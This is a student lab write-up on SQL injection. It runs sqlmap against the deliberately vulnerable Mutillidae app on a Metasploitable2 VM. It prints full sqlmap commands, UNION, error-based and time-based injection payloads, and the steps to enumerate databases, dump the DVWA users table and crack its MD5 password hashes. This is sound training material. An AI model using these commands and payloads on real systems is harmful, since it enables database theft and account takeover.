

Practical 8

Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection

A. Using SQLMap:

1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
```


2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).



3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.



4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.



5. Now we will copy the link of the login page and run sqlmap in kali. We will use the command “sqlmap -u ‘the link of the login page’ -dbs -dump --batch”.

```
(kali@kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:20:51 /2022-11-19/

[00:20:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ff6d71dea7d...1551477db8'). Do you want to use those [Y/n] Y
[00:20:52] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:20:52] [INFO] testing if the target URL content is stable
[00:20:52] [INFO] target URL content is stable
[00:20:52] [INFO] testing if GET parameter 'page' is dynamic
[00:20:52] [INFO] GET parameter 'page' appears to be dynamic
[00:20:53] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[00:20:53] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[00:20:53] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[00:20:53] [INFO] testing for SQL injection on GET parameter 'page'
[00:20:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:20:53] [WARNING] reflective value(s) found and filtering out
[00:20:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:20:54] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:20:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:20:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

6. Type Y for all the Questions.

```
[07:51:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a34a25d17ae...d114240981'). Do you want to use those [Y/n] Y

sqlmap resumed the following injection point(s) from stored session:

Parameter: password (GET)
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834-8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || 'user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))ranY)) || 'user-info-php-submit-button=View Account Details

Parameter: username (GET)
```

7. It will take quite a while for the process to complete as it is checking the vulnerabilities

8. You will get the following error.

```
ACTVALUE)
[15:30:00] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[15:30:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[15:30:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)'
[15:30:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[15:30:04] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'

[15:30:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:30:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[15:30:08] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[15:30:12] [WARNING] GET parameter 'user-info-php-submit-button' does not seem to be injectable
[15:30:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 15:30:12 /2022-11-18/
```

9. To solve the error below modify the config file of metasploitable2. First we will run the command “sudo nano /var/www/Mutillidae/config.inc” to open the config file.

```
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
[sudo] password for msfadmin:

msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```


Here we will change the “dbname” to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.

```
GNU nano 2.0.7      File: /var/www/mutillidae/config.inc      Modified
<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$
    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10_';
?>

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

10. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.

View your details

 Back

Authentication Error: Bad user name or password

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

11. Now retry the command and test. The issue should be resolved.

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs”

```
(kali@kali)~$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
Dont have an account? Please register here
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:34:25 /2022-11-19/

[00:34:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=38b5b656ed4...95f355ecfb'). Do you want to use those [Y/n] Y

[00:34:50] [INFO] testing for SQL injection on GET parameter 'page'
[00:34:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:34:50] [WARNING] reflective value(s) found and filtering out registered names
[00:34:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:34:52] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:34:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:34:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:34:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:34:53] [INFO] testing 'Generic inline queries'
[00:34:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:34:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:34:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:34:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:34:54] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:34:54] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:34:54] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y

[00:35:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:35:25] [WARNING] GET parameter 'page' does not seem to be injectable
[00:35:25] [INFO] testing if GET parameter 'username' is dynamic
[00:35:25] [WARNING] GET parameter 'username' does not appear to be dynamic
[00:35:25] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[00:35:25] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:35:25] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:36:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:36:05] [INFO] testing 'Generic inline queries'
[00:36:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'

[00:37:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:37:07] [INFO] target URL appears to have 5 columns in query
[00:37:08] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:37:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
```

```

[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e45786849716854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#password=password&user-info-php-submit-button=View Account Details
Parameter: password (GET)
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834-8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || 'user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))ranY)) || 'user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
>

```

12. You should now be able to view all the databases hosted on the server

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL >= 4.1
[00:43:54] [INFO] fetching database names
available databases [7]:
[*] dwwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owaspl0
[*] tikiwiki
[*] tikiwiki195

[00:43:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:43:55 /2022-11-19/

(kali@kali)-[~]
$

```

13. Now find the users table for the accounts in the dvwa database.

We can run the command:

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -tables”

```

(kali@kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:47:02 /2022-11-19/

[00:47:02] [INFO] resuming back-end DBMS 'mysql'
[00:47:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603...0146971485'). Do you want to use those [Y/n]

```



```

you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603...0146971485'). Do you want to use those
Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page-user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834-8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || 'user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page-user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO

```

14. Select the '0' Injection point to view the tables

```

685455165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[00:49:53] [INFO] fetching tables for database: 'dvwa'
[00:49:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[00:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 00:49:54 /2022-11-19/
(kali@kali)-[~]
$

```

15. Find the columns of the 'users' table.

16. We can run the command:

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --columns”

```

(kali@kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa -T users --columns
{1.6.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsi
bility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 00:51:55 /2022-11-19/
[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0...911cda6ada'). Do you want to use those
[Y/n] Y

```

17. List down the columns of 'users' table

```

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page-user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY)) || 'user-info-php-submit-button=View Account Details
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

```

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:55:08] [INFO] the back-end DBMS is MySQL Error: Bad user name or password
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:55:08] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:55:08] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[00:55:08] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[00:55:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password  | varchar(32) |
| user_id   | int(6) |
+-----+-----+

[00:55:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:55:09 /2022-11-19/

(kali@kali)-[~]
$

```

18. Dump all the details of the ‘users’ table

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --dump”

```

(kali@kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --dump
[1.6.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:57:50 /2022-11-19/

[00:57:50] [INFO] resuming back-end DBMS 'mysql'
[00:57:50] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4e1f162978e...755ac995da'). Do you want to use those [Y/n] Y

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: page-user-info.php&username=admin' AND (SELECT 7011 FROM (SELECT(SLEEP(5)))aUKr)-- VbNj&password=password&user-info-php-submit-button=View Account Details

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page-user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e45786849716854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL&password=password&user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:59:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:59:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:59:28] [WARNING] reflective value(s) found and filtering out
[00:59:28] [INFO] fetching entries for table 'users' in database 'dvwa'
[00:59:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y

do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:59:57] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

```



```

what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[01:00:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[01:00:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:00:38] [INFO] starting 4 processes
[01:00:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:00:41] [INFO] current status: admp ... /

```

19. Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.

Database: dvwa
Table: users
[5 entries]

Authentication Error: Bad user name or password

Please enter username and password to view account details

user_id	username	avatar	password	last_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin
2	Gordon	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me
4	Pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso
5	Bob	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith

[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'


[*] ending @ 01:08:16 /2022-11-19/

(kali@kali)-[~]
\$

20. Enter one of the cracked username and passwords on the DVWA website and you will be able to log in.

